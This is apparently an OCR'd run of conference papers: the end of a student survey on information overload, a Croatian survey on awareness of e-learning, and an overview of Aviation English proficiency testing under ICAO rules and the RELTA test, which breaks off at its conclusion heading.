

Fig. 2. Reasons of information overload

About half (52%) of students think that information overload is more in relation to lack of individual knowledge how to handle information overload namely that focus is on individual. Interestingly, also about half (48%) of students think that information overload is more in relation to social changes with great proportions which could not be solved exclusively on individual level namely that focus is on society.

Questions dealing Internet identification shows that 61% of students describe themselves as Internet user, 16% of students feel as a part of Internet community, 13% of students feel that other Internet users are just like them and 10% of students replied that always when they have an opportunity they use Internet.

Majority of students (77%) believe that it will be harder to avoid information overload in future and just 23% of students think that it will be easier to avoid information overload in future. About half of students (53%) think that teaching all skills which are necessary for finding, evaluating and use of information namely information literacy will help the most in decreasing problem of information overload. 33% of students believe that social and cultural changes in information handling will help the most in decreasing problem of information overload while 14% of students believe that developing quality of information and communication technology will help the most in decreasing problem of information overload.

IV. CONCLUSION

Focus of survey about information anxiety was on information overload because it is main reason of information anxiety. Great amount of information which person cannot process creates panic and sometimes causes resistance from technology use. According to survey results almost all students feel that information flow in their life became bigger since Internet arrival and almost half of students think that information overload is a problem. Majority of students answered that huge amount of information that surrounds them look like „noise“ and that information overload is stronger when they actively seek information about specific subject. Many of students often feel that there is much more available relevant information at some specific theme than they can normally absorb. Great number of students believe that the highest impact to creating information overload have increasing number of channels for information transfer (TV, radio, telephone, newspapers, journals, Internet, forums, instant massages, social networks, web sites with news, other people etc.). Other reasons of information overload are individual inability of humans to control information that come to them every day, fact that amount of available information still increase while humans ability for process those information does not increase with same pace and easiness of spreading information through Internet. Manifestation of information overload students for example feel during their search for information that there is much more relevant information for which they do not have time and are not able to process them and that's why students have difficulties with decision making because of too much contradictory sources of information. Almost half of students cope with information flow in a way that they filter all not useful information but in spite of that they still feel that a lot information come to them. In spite of that majority of students feel that they have control over information flow in their life which proofs Baudrillard's statement that media are our social life [1]. Namely, students are exposed to different media and they feel information overload as a problem but they still cope well with it and according to research results information overload does not cause information anxiety among students' population which is an answer to research question in this research.

However, majority of students believe that it will be harder to avoid information overload in future. About half of students think that information overload is more in relation to lack of individual knowledge how to handle information overload namely that focus is on individual. Interestingly, also about half of students think that information overload is more in relation to social changes with great proportions which could not be solved exclusively on individual level namely that focus is on society. About half of students think that teaching all skills which are necessary for finding, evaluating and use of information namely information literacy will help the most in decreasing problem of information overload. Since information literacy directly impact to efficient confrontation with information overload and in relation with that information anxiety it is very important for individual to develop information literacy skills. Namely, struggle against information overload certainly should begin through spreading information literacy where crucial role have information specialists.

Abstract: In the late 1970s and the early 1980s, the term and the idea of the information society emerged. Since then, it has been witnessed the substantial changes in society as a whole, the changes that stemmed from the development of the new information and communication technologies. The Internet has been changing the world we live in and its popularity has been shaping up the need for education. E-learning, a segment of the information society, is today transforming from the basic utilization of ICT as means of learning into new forms of education and training that emphasize creativity and team work as the new requirements imposed by the society of knowledge. This fact in turn requires a substantial shift of stress from technology, network links and the Internet to an enhanced study of the context of learning and the need for cooperation and communication.

I. INTRODUCTION

When using the words education, learning process and learning, the majority of people primarily think of an educational institution where lectures are given. In accordance with some research, a teacher has the central role in the learning process. However, the contemporary times of an exponential increase in the information and communication technologies development offer, besides the traditional ways of learning, some new opportunities of acquiring knowledge as well thus allowing for a choice of the time, the place and the pace of learning. Today, a variety of computer technologies are used to create and deliver learning materials, to support (substituting a teacher partially or fully) and to manage a learning process. Various researchers in the field have used various terms to indicate some possible ways and approaches to the teaching process and learning.

II. E-LEARNING

E-learning is a term used to denote the educational process enhanced by means of the use of the new information and communication technologies (ICT). "The information society can be defined as a phase of development in which information sector, information production, information capital, and qualified human factor have gained importance through introduction of new technologies and the continuity of education has come into prominence" [1]. "The concept of information society is obviously of Japanese origin, but it has often been considered a logical extension or expansion of Daniel Bell's notion of the post-industrial society from the early 1970's" [2]. "Information technology (IT) worldwide is undergoing an increasingly strong paradigm shift that is affecting diversescientific disciplines in a variety of fields, including social, political, cultural, economic, and industrial areas and building information societies" [3]. This implies any form of learning, lecturing or education that are primarily supported by the technologies based on the Internet (the web).

"Computer or some other electronic device-supported learning (that should not in turn be remote) can be implemented in a way in which a teacher and students

share the same room although they can as well be separated“ [4].

E-education can be said to comprise many aspects of the use of ICT in education, ranging from the simplest use of a computer in a classroom for the purpose of the traditional teaching process (PowerPoint presentations, computer simulations, presentations based on multimedial materials, the use of web contents) or for the purpose of the mixed or hybrid teaching process blended from a direct contact in a classroom and on-line activities up to the teaching process that is fully organized in on-line surroundings within which all the activities of a teacher and the students are performed remotely, without a direct contact among the teacher and the students. The mobile (phone) technology has recently entered the field of e-learning as well.

It is to be emphasized at this point that the term e-learning has increasingly been related to new education in terms of its quality that is to provide for a two-way, interactive process among the teacher and the students by means of electronic media; the teaching process is student (instead of teacher) – oriented and it thus gives a spur to an active acquisition and use of new knowledge and to a quality cooperation of teachers and students.

III. E-LEARNING OBJECTIVES

“As human beings, we live in societies where we are inherently tied to different social connections“ [5]. The new ICT technology is more and more present and accessible from day to day. Schools and universities have become more and more equipped and the access to the Internet has been made possible from more and more points. Consequently, the appropriate software support has become more and more developed so that the teaching process has been enhanced as well in terms of quality.

It is to be born in mind here that, if the technology-supported teaching process is to be really effective, it has to be structured well and organized carefully in terms of not only technics and technology but education and teaching technique principles as well.

The chosen strategies are to motivate students so that the layered information (knowledge) should be processed in an appropriate manner; furthermore, care is to be taken of the individual differences between students and meaningful learning is to be promoted. Once there is a positive communication with the teacher and an interaction among students, it is easier to obtain feedback, to provide for the contextual learning and to give a continual support in the course of learning.

IV. MISSION AND VISION OF E-LEARNING

E-learning enables the development of the surroundings in various aspects: the intellectual, social and economic development of its surroundings by means of offering a high quality services in education and research results.

“Before an organization can evaluate any offerings from an e-learning provider or implement any internal initiative, it must first create a cohesive strategy that clearly defines and documents the value each program must deliver—before any program moves beyond the concept stage“ [6]. The implementation of e-learning is conducive to generating the positive changes of quality of the teaching process by means of providing for the basic prerequisites (infrastructural support systems, education system in the field of the new teaching techniques and the use of ICT in teaching, quality control systems…) for all the participants in the process (students, teachers and the people employed in the support systems). Hybrid physical and network learning communities can enhance teacher and student interaction environments. “The structure network learning society architecture helps users to integrate both network and physical learning communities“ [7].

It is to be pointed out though that each and every new technology yields some free shooters as well, namely some teachers that implement the new technologies into their teaching process on their own; Such a way of implementing e-learning eventually becomes expensive and ineffective when compared to a planned teaching process enhancement on the whole institution level. In order to provide for high quality and profitable results, e-learning experts recommend the project approach to e-learning implementation, the approach that considers all the project elements (i.e. envisaging the appropriate e-learning implementation strategy and action plan) prior to the implementation of the project itself.

To what extent this approach has been successful in Croatia, or, in other words, what the guidelines are at the beginnings of e-learning is the topic of this paper.

Keeping a record of contemporary events is a prerequisite for completing the mission. The Bologna model is conducive to e-learning quality by means of providing the students with acquisition of knowledge and/or competences when supporting the optimal development of an individual is concerned. The implementation of e-learning into the teaching process requires changes in the educational and teaching techniques aspects of the teaching process. “The reasons for the lack of integration of e-Learning into school curricula are a complex mix of the level of access to ICT, teacher motivation and the relationship between pedagogy and the available technologies“ [8]. The objective is to form a quality and modern teaching process and to join the European education community. It is to be emphasized at this point that the implementation of e-learning is merely a tool for attaining objectives within the strategy of enhancing the quality of teaching process and learning. “The quality should in these terms be monitored in a formal way“ [9].

The IC technologies will be implemented into the teaching process gradually - in most cases, up to a hybrid teaching process level and, in some cases, up to a level of

the fully on-line teaching process. The on-line teaching process will be highly appropriate in cases of specialist lifelong education courses and postgraduate courses.

V. RESEARCH METHODS

The research method used was a survey. The surveyed were not given any eliminating or preliminary question. All the survey questionnaires were filled in correctly. The surveyed could give up at any stage of surveying and they could accept or not accept the survey, so it could be presumed that the obtained data are relevant.

The research sample comprised of 164 persons. The research was being done in three towns with different age groups as follows:

Pula, 13.4 % (n=22) of the surveyed, the participants of an adult training course; Karlovac, 52.4% (n=86) of the surveyed, students of Business Department and Čakovec, 34.2% (n=56) of the surveyed, students from two secondary school classes (the first and the second year web designer / media technician courses).

65% persons in the sample were females (n=106), whereas the rest of 35% (n=58) were males. The average age of the surveyed was 21.5. The youngest surveyed person was 15 and the oldest one was 58.

The survey was anonymous and comprised of questions among which there was not any eliminating ones. The first four questions were of sociological importance. The rest of the questions were of multiple-choice type. As much as six questions were structured in a way that the surveyed had to state whether they agree with the questions offered.

The objective of the survey was to obtain feedback on the following:

- To what extent is the term e-learning generally known,
- What is the relation between the traditional teaching process and e-learning in the mind of an individual and
- The awareness of the use of e-learning.

Secondary school students (SS), university students (US) and adult training course participants (AT) assessed the awareness of the term e-learning, its recognizability and the association quality by means of the following questions:

- Are you familiar with the term e-learning?
- Where did you come across the term e-education for the first time?
- Which term associates you most with e-knowledge acquisition?
- Do you think that e-learning is going to replace the traditional teaching process?


The following statements were used (by means of the affirmative "yes" and the negative "no") to assess the personal knowledge of an individual of the e-learning term and procedures:

- I consider the term e-learning to mean that the teaching process is performed via the Internet
- The term e-learning means a teaching process without a teacher!
- E-learning means remote teaching!
- With e-learning, I do not have any help from a teacher!
- When I learn from some e-learning materials, I am allowed to see the materials only once!
- With e-learning, I do not have a chance to communicate with my friends (colleagues)!

VI. RESULTS

The results analysis is voluminous, so only the important data and the data showing a significant deviation are presented.

The results of the question *Are you familiar with the term e-learning*? seemed significant. Namely, the graph shows that 29% of university students and 5% of adult training course participants are insufficiently familiar with the term e-learning as opposed to the secondary school students (1%) who are, in turn, stressedly marked with positive figures when the familiarity with the term is concerned. The answers to the question are presented in Graph 1.




Graph 1. Students' familiarity with e-learning

The answers given by the university students and the adult training course participants indicated that they were not familiar with the term e-learning.

However this is not a surprise regarding the fact that the implementation of the e-learning requires both informing at the earliest stage and learning and training for work in the virtual surroundings at the earliest stage.

This is where the question *Where did you come across the term e-education for the first time?* gave us the information in favour of the above-mentioned conclusion.



Graph 2. Students' familiarity with e-education

The Graph 2. shows that the surveyed from the AT participants group were familiar with the term e-education regardless of their age and it was supposed (the term e-learning is comparatively new) that they came across the term within their informal adult education courses.


It is then, in other hand, easy to understand a high percentage of the secondary school students that knew the term due to encountering the term at school, within their regular teaching process.

In fact, what was surprising indeed is the fact that as much as 28% of the university students of Business and 29% of the university students of Safety and Protection had never even heard of the term; As for the Nutrition course students, in other hand, only 13% of them answered that they did not know for the term.

The relevant data is shown in Table 1.


Course	Total number	Number of participants who did not know the term
Safety and protection	28	8
Nutrition	24	3
Business	61	17

It can as well be related with the question *Which term associates you most with e-knowledge acquisition?* What was supposed to be obtained is the data on perception and association of the term e-education in the scope of a wide range of the age of the surveyed. The results are shown in Graph 3.



Graph 3. Students' familiarity with e-knowledge

Pursuant to the question *Do you think that e-learning is going to replace the traditional teaching process?*, the majority of the surveyed think that e-learning is going to replace the traditional teaching process, whereas there was more or less equal number of the surveyed who do not have their opinion as to the matter or consider any of the extremes correct. The results are shown in Graph 4.



Graph 4. Students' familiarity with e-learning

Tables 2 and 3 show the cumulative group data for all the surveyed. It is obvious that all the surveyed (even 100% of the AT course participants group) understood that one can read the material several times. Up to 30% of the surveyed think that this way of learning requires learning without any help from a teacher.

Table 2.

ANSWER	YES-NO	SS	US	AT
Performed via the Internet	YES	54	75	11
	NO	2	11	11
Without a teacher	YES	17	26	5
	NO	39	60	17
Remotely	YES	47	74	13
	NO	9	12	9
No help from a teacher	YES	7	12	2
	NO	49	74	20
Read once	YES	5	4	0
	NO	51	82	22

No communication with colleagues	YES	8	17	4
	NO	48	69	18

The majority of the surveyed consider e-learning to be performed via the Internet – as much as 96% of the secondary school students and 50% of the AT course participants. In accordance with the previous question and the respective answers, 86% of the university students and 59% of the AT course participants consider e-learning synonymous with remote learning. Less than 20% of all age groups think that there is not communication with colleagues.

Table 3.

ANSWER	YES-NO	SS	US	AT
Performed via the Internet	YES	96%	87%	50%
	NO	4%	13%	50%
Without a teacher	YES	30%	30%	23%
	NO	70%	70%	77%
Remotely	YES	84%	86%	59%
	NO	16%	14%	41%
No help from a teacher	YES	13%	14%	9%
	NO	88%	86%	91%
Read once	YES	9%	5%	0%
	NO	91%	95%	100%
No communication with colleagues	YES	14%	20%	18%
	NO	86%	18%	82%

The survey questions showed that there was an imbalance in familiarity with the term e-learning, the perception of it and the associations related to it.

VII. CONCLUSION

In Croatia, computers are still used as an accessory for obtaining information and this is still a far cry from the European trends of using the Internet and computers for the purposes of development.

As it was stated in the research, the majority of the surveyed took for granted that the Internet was the means of e-education. The majority of the surveyed considered as well that e-education is a synonym for distance learning. One fifth of the surveyed from all the age groups consider that there was no communication with colleagues when e-education is implied. It has been noticed that the field of e-learning is fragmented and features many open questions as to how to utilize the potential of ICT in education. A wide partnership among various interest groups such as industry, education, public sector and civil society is to be attained so that Europe can make use of all the advances of ICT and e-learning in the knowledge society. In this sense, the academic community in Croatia does not lag behind the EU trends as it has taken part in numerous EU projects.

Regarding the obtained results, a more comprehensive research is to be done that would tell apart the differences that have arisen. It is especially intriguing a fact that the surveyed university students knew very little about e-education in comparison with other age groups. The results lead to the conclusion that all what was said represents reasons more than sufficient for a further development of e-learning system, as well as an enhanced perception of it and a more intense and more exact implementation of it into the regular teaching system.

** Faculty of Humanities and Social Sciences, Zagreb, Croatia
mira.zokic@fpz.hr
dboras@ffzg.hr
nlazic@ffzg.hr

Summary - Air safety depends on good communication. Aviation English testing is considered to be of vital importance for pilots and air traffic controllers. Several tests have been developed and used to test English language proficiency in aviation context and they all have similar way of testing. Testing, as well as preparation for testing, is partly computer-aided and partly face-to-face interaction between trainer/tester and candidate/test taker. This paper gives an overview of English language training and testing in aviation context, providing an insight into the current situation in Croatia and challenges that teachers, trainers, examiners and evaluators have been facing in Aviation English training and testing.

I. INTRODUCTION

Voice communication is one of the most essential parts of the Air Traffic Control. Many incidents and accidents in civil aviation have been attributed to human factors and the most prominent of these factors is miscommunication. Therefore, it is important to emphasise that communication plays an integral function in air traffic, especially from the perspective of aviation safety. Investigations of several major airline accidents over the last few decades have found that the lack of language proficiency by pilots and controllers has been a major causal factor.

The International Civil Aviation Organization (ICAO) puts great emphasis on improving communication in Air Traffic Control and gives guidelines for setting language requirements for pilots and controllers in the Document 9835. This document identifies six criteria that are taken into account in determining the level of knowledge of pilots and air traffic controllers - pronunciation, structure, vocabulary, fluency, comprehension and interactions. Pilots and air traffic controllers are required to demonstrate Operational Level 4 language proficiency in use of both ICAO phraseology and plain language; they must have sufficient knowledge of general language and phraseology to be able to communicate clearly in unpredictable and stressful situations in order to maintain aviation safety. Several tests have been developed and used to test English language proficiency in aviation context and they all have similar way of testing. Testing and preparation for testing is partly computer-aided and partly face-to-face interaction between trainer and candidate, i.e. between tester and test taker.

II. RADIOTELEPHONY PHRASEOLOGY AND PLAIN LANGUAGE

Radiotelephony phraseology provides means by which pilots and ground personnel communicate with each other. It is an organised system for transmission of information, advice, instructions, clearances and permissions from the sender to the receiver and vice versa. If it is used properly, it insures safe and expeditions flow of traffic, but if not used properly it can lead to a misunderstanding and even a disaster. At the very beginning of flying, communication was in the language of country over whose territory the flight was performed, so that commercial pilots flying in several neighbouring countries had to be polyglots. In 1927, the introduction of Q codes in aviation was the first attempt to standardize communication in aviation [3].

Usage of different phraseologies in different geographical areas increases chances that communication will be misunderstood.

In today's crowded airspace, it is important that communication is performed in a standardised and understandable way to all air traffic participants. Constant insisting on proper usage of radiotelephony phraseology results in an automated usage of communication procedures and therefore contributes to air traffic safety. Any deviation from the standardized phraseologies presents an obstacle to the best possible communication. Communication is considered to be efficient only when the sender and the receiver understand and interpret a message in the same way.

Croatia Control Ltd. prescribes Radio Communication Procedures (Voice Communication in Aeronautical Mobile Service) in a document called AIC, which can be ordered at the Aeronautical Information Service of Croatia Control Ltd. [2].

Incorrect use or insufficient knowledge of the English language has caused or contributed to many aviation accidents and incidents. Pilots and air traffic controllers are well acquainted with radiotelephony phraseology which they use every day in performing their duties.

Language problems occur when they find themselves in a non-routine and non-standard situation and need knowledge of plain English language; radiotelephony phraseology does not contain prescribed phrases for non-routine or non-standard situations.

All Aviation English tests are used for evaluation of pilot and air traffic controller language competence. Aviation English trained raters have a crucial role in implementation and application of ICAO language proficiency requirements. Language Proficiency Requirements (LPRs) have been introduced by ICAO in order to increase quality of communication in aviation and to increase safety of air traffic. LPR tests are used to assess operational Aviation English skills, test plain English language proficiency in communications common to both pilots and controllers in an aviation context, and determine English language proficiency.

According to ICAO Doc 9835 an Aviation English test must:

a) be in aviation context,

b) simulate pilot –controller communication,

c) have so called "voice-only" part (no interaction between a candidate and a rater),

d) have face-to-face candidate and rater speaking part,

e) be rated by two independent raters [6].

According to ICAO Doc 9835 an Aviation English test must not:

a) be in a written form,

b) test technical aviation knowledge,

c) test radiotelephony phraseology knowledge,

d) test individual language elements,

e) test grammar explicitly [6].

All pilots and air traffic controllers who intend to use international airspace have to develop and establish minimum skill level requirements in the common usage of English language – Operational Level 4.

ICAO has issued rating scale from level 1 to level 6:

a) Level 1 - Pre-elementary,

b) Level 2 – Elementary,

c) Level 3 - Pre-operational,

d) Level 4 – Operational,

e) Level 5 – Extended,

f) Level 6 – Expert.

III. METHODOLOGY OF LANGUAGE LEARNING

Language learning is a complex interaction of a number of factors, involving academic background, linguistic knowledge, cultural information, and communicative skills. Some of the factors influencing the pace of language learning include the following:

1. Environment - one of the major factors influencing language learning progress appears to be environment. English language learning is more effective and efficient in an English-speaking host country than language learning in an isolated environment.

2. Time - time spent on language learning tasks has an obvious impact. The more time individuals are immersed in language learning activities, the more quickly they acquire language skills.

3. Personality - certain personality traits which facilitate language learning might increase an individual's success, e.g. being unafraid of appearing foolish and being willing to take risks.

4. Learner style - learners differ in their preferred learning styles and make better progress when the methodology used matches their preferred learning style. Programmes can accomplish this by offering a range of learning options, e.g. computer-aided self-access programmes, classroom activities, role plays and simulations.

5. First language literacy and educational background - the degree of literacy of learners in their first language will impact learner style and the degree to which classroom materials are a help or a hindrance to learning.

6. Motivation - learners with intrinsic (internal) motivation may learn more efficiently than learners with purely external motivating factors. [1].

Candidates are often interested to know, "how long will it take" for a student/candidate to progress from point A to point B. Considering the large number of factors which impact language learning, it is impossible to predict with great accuracy how long it will take for any individual to acquire certain knowledge. One informal rule in the field of language teaching for academic purposes holds that between 100 and 200 hours of language learning activities are required for any measurable improvement in language ability. Additional research from the United States Defence Language Institute, an organization with many years' experience teaching pilots and air traffic controllers, indicates that approximately 16 weeks of intensive study focussing solely on listening and speaking proficiency, or approximately 500 hours of study, are required for a language learner to move from level 1 to level 2 [1].

IV. COMPUTER-AIDED LEARNING AND RATING

The role of computers in language learning, like the role of computers in other fields of learning and training situations, is relatively new. It is predicted that computers will be used more and more in acquisition of new knowledge. The important point to remember, however, is that the computer is another tool to support training, not a new way of learning.

Computers can be used for some activities such as self-evaluation of knowledge, simulation of speaking interaction, etc., but cannot replace the human factor in teaching.

Teaching of Aviation English requires certain technical knowledge of a specialised language niche as well as knowledge of radiotelephony phraseology.

Required Operational Level 4 is not a "perfect" level of proficiency; it is the minimum level of proficiency determined to be "safe" for air traffic control. Those demonstrating language proficiency below Level 6 will be re-evaluated at intervals in accordance with their individual proficiency level. ICAO recommends that the interval is 6 years for those at Level 5, and 3 years for those at Level 4.

TABLE I . SKILLS NEEDED FOR REACHING ICAO LEVEL 4[1]

LEVEL	**Operational 4**
STRUCTURE Relevant grammatical structures and sentence patterns are determined by language functions appropriate to the task.	Basic grammatical structures and sentence patterns are used creatively and are usually well controlled. Errors may occur, particularly in unusual or unexpected circumstances, but rarely interfere with meaning.
PRONUNCIATION Assumes a dialect and/or accent intelligible to the aeronautical community.	Pronunciation, stress, rhythm, and intonation, though influenced by the first language or regional variation, only sometimes interfere with ease of understanding.
INTERACTIONS	Responses are usually immediate, appropriate, and informative. Initiate and maintain exchanges even when dealing with an unexpected turn of events. Deal adequately with apparent misunderstandings by checking, confirming or clarifying.
COMPREHENSION	Comprehension is mostly accurate on common, concrete, and work related topics when the accent or variety used is sufficiently intelligible for an international community of users. When the speaker is confronted with a linguistic or situational complication or an unexpected turn of events, comprehension may be slower or require clarification strategies.
FLUENCY	Produces stretches of language at an appropriate tempo. There may be occasional loss of fluency on transition from rehearsed or formulaic speech to spontaneous interaction, but this does not prevent effective communication. Can make limited use of discourse markers or connectors. Fillers are not distracting.
VOCABULARY	Vocabulary range and accuracy are usually sufficient to communicate effectively on common, concrete, and work related topics. Can often paraphrase successfully when lacking vocabulary in unusual or unexpected circumstances.

RELTA or RMIT English Language Test for Aviation is one of the tests that is developed for Aviation English testing. It an LPR test developed at Royal Melbourne Institute of Technology (RMIT) and is in accordance with ICAO language proficiency requirements. It is used in more than 30 countries worldwide. European countries such as the Netherlands, Norway, Sweden, Slovenia, Poland, Greece, Russia and Croatia use RELTA test. So far, 22,696 RELTA candidates have attained an ICAO proficiency level.

There are several types of RELTA tests:

1. RELTA test for pilots

a) Heavy aircraft (suitable for commercial pilots),
b) Light aircraft (suitable for pilots of light aircraft in Visual Flight Rules), and

2. RELTA test for air traffic controllers.

Before testing, candidates usually take part in an Aviation English training course. Aviation English textbooks and accompanying video and audio materials are used throughout the course. As Aviation English tests are based on listening and speaking, all materials and courses developed as training for this type of testing are based on listening and speaking materials. Along with audio materials, audio-visual materials are used to simulate some non-routine situations. Candidates describe the situation they see on the screen, taking role of a pilot or an air traffic controller. In such situations, candidates demonstrate their knowledge of general English in aviation context and linguistic competence in unexpected and unfamiliar situations, which is the goal of this test. Candidates have the possibility to purchase additional 10 on-line lessons. The online course is interactive, visually and in content based on the test itself. When purchasing the on-line test, candidates get a password which they use for registration on the web site and with given password can assess the on-line course anytime and anyplace.

V. RELTA TEST

RELTA test is delivered via a computer. It consists of two parts: listening part and speaking part.

1. Listening part

Listening part of the test is delivered via a computer. Candidates see questions on their computer screen and listen to an audio through a headset. Candidates listen to audio clips and answer the questions. Listening part is divided into 3 sections, each having 10 questions. Section 1 elicits language associated with routine communication contexts (phraseology). Section 2 elicits language associated with non-routine communication contexts (plain English). Section 3 elicits general language in a face-to-face conversational context. The listening part of the test lasts 35 minutes.

TABLE II .STRUCTURE OF RELTA LISTENING PART [4].

TEST SECTION	**LANGUAGE USED IN TEXT FOR ASSESSMENT**	**MARKS**
SECTION 1	Standard phraseology	10
SECTION 2	Standard phraseology and plain language in less predictable context	10
SECTION 3	Complex General English (conversational) in aviation contexts	10

Candidates record their answers in a test booklet. The RELTA listening can be delivered to a group of candidates simultaneously.

2. Speaking part

Speaking part of the test is also delivered via computer. RELTA examiner and candidate communicate via headsets in the radiotelephony components of the test (Sections 1 and 2). The RELTA Examiner controls the display of information (pictures and speaking prompts) on the candidate's computer screen remotely. Only in the interview in Section 3 is there face-to-face contact with the RELTA Examiner.

Table III STRUCTURE OF RELTA SPEAKING PART [4].

SECTION	TIMING	MODE OF DELIVERY
Warm-up	1 minute	Non-face to face. 2 questions related to candidate's background. 4 questions related to test contexts (visual information provided).
Section 1	5 minutes	Non-face to face roleplay for a continuous dialogue. Direct/live: candidate assumes role of pilot/ATC and interacts with live interlocutor (assumes the role of ATC/pilot) in linear and continuous dialogue.
Section 2	6-8 minutes	Non-face-to-face role play for continuous exchanges (mirroring real-time communication). Direct/live: candidate assumes role a pilot/ATC and interacts with interlocutor (assumes the role of ATC/pilot) in linear and continuous dialogue.
Section 3	8-12 minutes	Face-to-face interview. Interlocutor asks prescribed questions (contained in Examiner booklet).
Closing	30 seconds	Closing remarks.

The speaking test is rated separately after the test has been administered. Raters download the candidates' speech file and the corresponding script for Sections 1 and 2 through RMIT's Scoring Record Management System (SRMS). Raters enter their marks for each of the ICAO criteria for Sections 1, 2 and 3 into the SRMS independently. These scores are then collated by the SRMS, which then computes scores for each criterion and generates an overall ICAO score. Results are authorised and sent from RMIT in Melbourne.

RMIT English Worldwide is a language centre at University of Melbourne which offers services of Aviation English language training since 1990s and is one of the leading centres for Aviation English language testing according to ICAO language proficiency requirements. RELTA Test Centre Zagreb, a certified RMIT English Worldwide testing centre for pilots and air traffic controllers, was founded in 2008 at the Faculty of Transport and Traffic Sciences, Department of Aeronautics. In 2009, it was admissioned by Croatian Civil Aviation Agency.

VI. CONCLUSION

